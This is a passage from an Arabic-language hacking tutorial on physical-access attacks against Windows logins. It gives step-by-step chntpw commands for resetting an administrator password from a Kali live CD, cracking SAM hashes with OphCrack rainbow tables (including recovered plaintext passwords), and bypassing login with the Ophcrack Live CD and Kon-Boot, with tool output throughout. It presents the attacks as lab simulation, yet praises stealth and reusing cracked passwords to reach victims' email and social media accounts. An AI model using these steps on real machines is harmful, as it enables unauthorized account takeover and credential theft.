[X] Pwd don't expir   | [ ] Auto lockout    | [ ] (unknown 0x08)  |
[ ] (unknown 0x10)    | [ ] (unknown 0x20)  | [ ] (unknown 0x40)  |

Failed login count: 1, while max tries is: 0
Total  login count: 0

- - - - User Edit Menu:
 1 - Clear (blank) user password
 2 - Edit (set new) user password (careful with this on XP or Vista)
 3 - Promote user (make user an administrator)
 4 - Unlock and enable user account [probably locked now]
 q - Quit editing user, back to user select
Select: [q] >
```

تتميز هذه الطريقة بتمكين المُخترق من الوصول إلى أقصى الصلاحيات في التحكم بالجهاز المختَرق عن طريق تغير كلمة مرور حساب المدير وبالتالي الحصول على أعلى الصلاحيات، لكن ما يعيبها انه يمكن كشفها بسهولة بسبب استبدال كلمة المرور للحساب بكلمة مرور جديدة لا يعلمها صاحب الحساب وبالتالي يتم اكتشاف الاختراق بمجرد دخول صاحب الحساب الحقيقي.

سنقوم بمحاكاة هذا النوع من الهجمات المادية على نظام ويندوز عن طريق إضافة مجموعة من المستخدمين User accounts بأسماء مختلفة و كلمات مرور مختلفة.



كما نرى في الصورة لقد قمت بإضافة مجموعة حسابات لمستخدمين بالأسماء التالية:

Abdallah Ali

Mohamed

Aser Elmasry

Ahmed Emad

Noha Elmounir


جميع هذه الحسابات يتم تخزينها في ملف يعرف بأسم SAM و الذي يتواجد في المجلد التالي C:/Windows/System32/config/SAM

ذلك الملف يحتوى جميع الحسابات و كلمات المرور مشفرة بصيغة بخوارزمية LM في حالة ويندوز xp و ويندوز server 2003 أو خوارزمية NTLM في

الإصدارات الأحدث من ويندوز مثل Vista, Windows 7, Windows 8, Windows Server 2008, Windows Server 2012

الهجوم

سنكرر خطوات ال live cd boot التي قمنا بها في محاكاة الاختراق الأول حيث سنشغل الجهاز الوهمي بنظام كالي لينكس في وضع الـ live cd ثم نفتح البارتشن الخاص بويندوز xp و بعدها نفتح سطر الأوامر.



توجهه إلى فولدر media المسؤول عن تخزين أقسام الهارد ديسك الخاصة بنظام تشغيل الجهاز الوهمي

cd /media

```
root@kali: /media
File Edit View Search Terminal Help
root@kali:~# cd /media/
root@kali:/media# ls
C864CBC764CBB70A
root@kali:/media#
```

ثم ندخل إلي القسم الذي يحتوى ملفات تنصيب ويندوز و من بعها ندخل إلى

إلى مكان وجود ملف SAM

```
cd /media/C864CB764CBB70A/Windows/System32/config
```

```
root@kali: /media/C864CBC764CBB70A/WINDOWS/system32/config
File  Edit  View  Search  Terminal  Help
root@kali:/media/C864CBC764CBB70A/WINDOWS/system32/config# ls
AppEvent.Evt   SAM           SECURITY.LOG  SysEvent.Evt   system.sav
default        SAM.LOG       software      system         TempKey.LOG
default.LOG    SecEvent.Evt  software.LOG  system.LOG     userdiff
default.sav    SECURITY      software.sav  systemprofile  userdiff.LOG
root@kali:/media/C864CBC764CBB70A/WINDOWS/system32/config#
```

الآن سنستخدم الأداة الخاصة بتعديل ملفات SAM و اسمها chntpw

لمعرفة جميع حسابات المستخدمين الموجودين على النظام نكتب:

```
chntpw -l SAM
```

```
root@kali: /mnt/hack-xp/WINDOWS/system32/config
File  Edit  View  Search  Terminal  Help
root@kali:/mnt/hack-xp/WINDOWS/system32/config# chntpw -l SAM
chntpw version 0.99.6 080526 (sixtyfour), (c) Petter N Hagen
Hive <SAM> name (from header): <\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 666c <lf>
Page at 0x8000 is not 'hbin', assuming file contains garbage at end
File size 262144 [40000] bytes, containing 7 pages (+ 1 headerpage)
Used for data: 279/23040 blocks/bytes, unused: 8/5408 blocks/bytes.


* SAM policy limits:
Failed logins before lockout is: 0
Minimum password length        : 0
Password history count         : 0
| RID -|---------- Username ------------| Admin? |- Lock? --|
| 01f4 | Administrator                  | ADMIN  |          |
| 03ee | Ahmed Emad                     | ADMIN  | dis/lock |
| 03ed | Aser Elmasry                   | ADMIN  | dis/lock |
| 01f5 | Guest                          |        | dis/lock |
| 03e8 | HelpAssistant                  |        | dis/lock |
| 03ea | IUSR_USER                      |        |          |
| 03eb | IWAM_USER                      |        |          |
| 03ec | Mohamed                        | ADMIN  | dis/lock |
| 03ef | Noha Elmounir                  | ADMIN  | dis/lock |
| 03e9 | XPPRESP3                       | ADMIN  |          |
KALI LINUX
The quieter you become, the more you are able to hear.
```

اختر أحد حسابات المستخدمين بصلاحيات المدير Administrator وقم بتطبيق الأمر التالي علية

```
chntpw -u USERNAME SAM
```

في هذا المثال سأستخدم XPPRESP3 و هو حساب المدير الافتراضي القادم مع إصدارة الويندوز Sp3

```
chntpw -u XPPRESP3 SAM
```

ستظهر قائمة بالخيارات المتاحة للتعديل على هذا الحساب مثل:

- إمكانية مسح كلمة المرور
- تعديل كلمة مرور
- رفع صلاحية الحساب من مستخدم عادي إلى مدير للنظام
- فك تجميد الحساب (إذا تم تجميده من قبل)

```
Account bits: 0x0210 =
[ ] Disabled        | [ ] Homedir req.    | [ ] Passwd not req. |
[ ] Temp. duplicate | [X] Normal account  | [ ] NMS account     |
[ ] Domain trust ac | [ ] Wks trust act.  | [ ] Srv trust act   |
[X] Pwd don't expir | [ ] Auto lockout    | [ ] (unknown 0x08)  |
[ ] (unknown 0x10)  | [ ] (unknown 0x20)  | [ ] (unknown 0x40)  |

Failed login count: 1, while max tries is: 0
Total  login count: 0

- - - - User Edit Menu:
 1 - Clear (blank) user password
 2 - Edit (set new) user password (careful with this on XP or Vista)
 3 - Promote user (make user an administrator)
 4 - Unlock and enable user account [probably locked now]
 q - Quit editing user, back to user select
Select: [q] >
```

سأقوم باختيار (تعديل كلمة المرور) و سأكتب الكلمة الجديدة ihackedyou


```
- - - - User Edit Menu:
 1 - Clear (blank) user password
 2 - Edit (set new) user password (careful with this on XP or Vista)
 3 - Promote user (make user an administrator)
 4 - Unlock and enable user account [probably locked now]
 q - Quit editing user, back to user select
Select: [q] > 2
New Password: ihackedyou
```

بعد الانتهاء من تعديل كلمة المرور قم بعمل إلغاء لتحميل جميع أقسام الهارد ديسك و أعد تشغيل الجهاز.

```
umount /dev/sda1
reboot
```

الآن يمكنك الدخول لنظام ويندوز باستخدام كلمة المرور التي حددتها انت :(

الاختراق الثالث: استخدام **OphCrack** داخل نظام **Kali-Linux**




يوفر هذا الهجوم ميزة رائعة وهي معرفة كلمات المرور لجميع الحسابات دون تعديلها أو إلغاؤها وبالتالي يصعب ملاحظة أن الجهاز تم اختراقه لأنه وبكل بساطة لم يتغير أي شيء في حساب المستخدم على عكس الطريقة السابقة والتي تغير كلمة المرور تماماً، كما يفيد معرفة كلمة المرور في توقع كلمات المرور الأخرى للمستخدم مثل حساب البريد الإلكتروني والمواقع الاجتماعية مثل حساب twitter والـ Facebook حيث يستخدم اغلب الناس كلمة سر واحدة لكل المواقع.

يتمثل العيب الوحيد في هذا الهجوم هو الوقت المستغرق في كسر تشفير ومعرفة كلمة المرور والذي يتحدد على أساس الإمكانيات المادية للجهاز المراد اختراقه حيث تزداد السعة كلما ازدادت كمية الـ RAM وسرعة المعالج.

في البداية سنحتاج أن تقوم بتحميل ما يعرف باسم cracking tables و هي جداول تحتوى على جميع كلمات السر الممكن كتابتها و يتم توليدها باستخدام تقنيات رياضية تعرف باسم "التباديل و التوافيق" حيث تستخدم هذه التقنية في عمل مجموعات من الحروف و تركيبها مع بعضها البعض بكل الطرق الممكنة ثم تشفيرها و تنظيمها في جدول خاص يعرف باسم جدول قوس القزح rainbow table و هي الجداول الموجودة في توزيعة ophcrack

توجه إلى موقع تحميل جداول ophcrack لتحميل الجدول المناسب لك،ستجد عدة جداول بعضها قادر على كسر تشفير انظمه windows xp و الأخر قادر على كسر تشفير انظمه windows vista, windows seven, قم باختيار ما يناسبك و حمله http://ophcrack.sourceforge.net/tables.php


Free XP Rainbow tables

These tables can be used to crack Windows XP passwords (LM hashes). They CANNOT crack Windows Vista and 7 passwords (NT hashes).

XP free small (380MB)
formerly known as SSTIC04-10k

Success rate: 99.9%
Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ


md5sum: 17cfa3fc613e275236c1f23eb241bc86


XP free fast (703MB)
formerly known as SSTIC04-5k

Success rate: 99.9%
Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ

بعد تحميل الجداول المناسبة قم بفك ضغط الملفات ثم عد افتح برنامج ophcrack و ذلك بالتوجه إلى القائمة الرئيسية لنظام كالي و اختيار

kali> Password Attack>Offiline attack> OphCrack







ثــم اضــغط علــى أيقونة tables فـي الشـريط العلـوي, ثـم قـم بالضـغط علـى install و حـــــدد مكـــان الجداول التي قمت بتنزيلها.

الخطـوة التاليـة هـي


تحميل ملف SAM و ذلك بالضغط على زر load



الآن اضغط على زر crack و انتظر قليلاً.




النتيجة النهائية بعد فك تشفير جميع كلمات المرور



User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator		31d6cfe0d1...			empty
XPPRESP3	aebd4de38...	7a21990fcd...	12345	empty	12345
Aser Elmasry	7047265f2...	ecc78425a...	EGYPT99	empty	Egypt99
Ahmed Emad	3ef4ad0ffb...	88461e3a1...	FUN2GO	empty	Fun2Go
Noha Elmou...	48ce26a85...	0cc08b7d6...	NOHA	empty	noha

Table	Directory	Status	Progress
XP fre...	/mnt/hdd/H...	100% in RAM	

الاختراق الرابع: كسر تشفير كلمات المرور باستخدام توزيعة OphCrack



يعد استخدام توزيعة Ophcrack Live CD مماثل لاستخدام برنامج Ophcrack على توزيعة كالي باستثناء أن توزيعة ophcrack تم تصميمها بحيث تحتوى على الجداول بصورة جاهزة و تجعل علمية الاختراق تتم بصورة آلية دون أي تدخل.


كل ما عليك فعلة هو وضع التوزيعة على اسطوانه أو فلاش ديسك ثم إقلاع التوزيعة على جهاز الهدف في وضع الأسطوانة الحية live cd boot.

المتطلبات في حالة استخدام جهاز حقيقي و ليس وهمي:


- توزيعة Ophcrack حملها من الرابط التالي
http://ophcrack.sourceforge.net/download.php?type=livecd
- USB flash Disk بحجم 8 جيجا على الأقل
- برنامج Universal USB Installer قم بتحميله من الرابط التالي
http://www.pendrivelinux.com/universal-usb-installer-easy-as-1-2-3

الخطوات:


قم بتنصيب التوزيعة على الفلاش-ديسك باستخدام Universal USB Installer



شغل الجهاز المستهدف باستخدام التوزيعة من الفلاش-ديسك واختار نظام كسر التشفير التلقائي automatic crack



سيقوم البرنامج بالتعرف على جميع حسابات المستخدمين وسيبدأ في كسر تشفير كلمات المرور بصورة تلقائية عن طريق تقنية الـ Rainbow Tables



الاختراق الخامس: تخطي كلمة المرور Konboot




تعد هذه الطريقة هي الأفضل والأسرع حيث تمكنك توزيعة konboot من تخطي جميع كلمات المرور في اقل من 60 ثانية مهما بلغ تعقيد كلمة المرور حيث تعتمد هذه الطريقة على حقن نواه نظام التشغيل ببعض الأوامر بصورة مؤقتة لتخطى عملية التحقق من كلمة المرور ولمرة واحدة فقط أي أنك بمجرد أن تقوم بعمل إعادة تشغيل للجهاز Restart سيعود كل شيء كما كان دون تغير

بالإضافة للميزات السابقة لا تقتصر توزيعة Konboot على تخطى حماية ويندوز بل تمكنك أيضاً من اختراق حماية نظام تشغيل MAC Osx كما تدعم تخطي حماية نظام التشغيل الأحدث من مايكروسوفت Windows 8 والذي يتميز بقوة انظمة الأمان المدمجة به

قائمة بأنظمة التشغيل التي تدعمها Konboot
Microsoft Windows XP 32Bit/64Bit (all versions since SP2)
Microsoft Windows Server 2003 32Bit/64Bit (all versions)
Microsoft Windows Server 2008 32Bit/64Bit (all versions)
Microsoft Windows Vista 32Bit/64Bit (all versions)
Microsoft Windows 7 32Bit/64Bit (all versions including EFI)
Microsoft Windows 8 32Bit/64Bit (all versions including EFI,)

ملحوظة هامة: الإصدارات الأولى من konboot مجانية أما الإصدارات من بعد عام 2012 مدفوعة ويمكنك الحصول عليها من هنا
http://www.piotrbania.com/all/kon-boot




خطوات التشغيل مماثلة لتوزيعة Ophcrack باستثناء أن التوزيعة تعيد توجيهك لويندوز مباشرة بعد إلغاء التحقق من كلمة المرور حيث يمكنك الضغط على أي حساب مستخدم والدخول علية بمجرد اختياره

إن قضاء سبع ساعات في التخطيط بأفكار وأهداف واضحة لهو أحسن نتيجة من قضاء سبع أيام بدون توجيه أو هدف

القائل مجهول

الفصل الخامس: اختراق أنظمة لينكس



الاختراق الأول: التشغيل في وضع الأسطوانة الحية



مثل ما قمنا باختراق نظام ويندوز فانه يمكن تخطي حماية جميع أنظمة لينكس ببساطة باستخدام الـ live cd boot و بالتالي يمكن تصفح جميع أقسام الهارد ديسك الغير مشفرة (سنتحدث عن التشفير في الفصل التالي).

هناك عدة أختلافات بسيطة بين أقسام الهارد ديسك في لينكس عنها في ويندوز من ضمنها التالي:

- أقسام الهارد ديسك partitons على لينكس تعمل بنظام Ext3 & Ext4 و هناك نظام اختباري لإدارة الملفات BtrfS و مازال في المرحلة

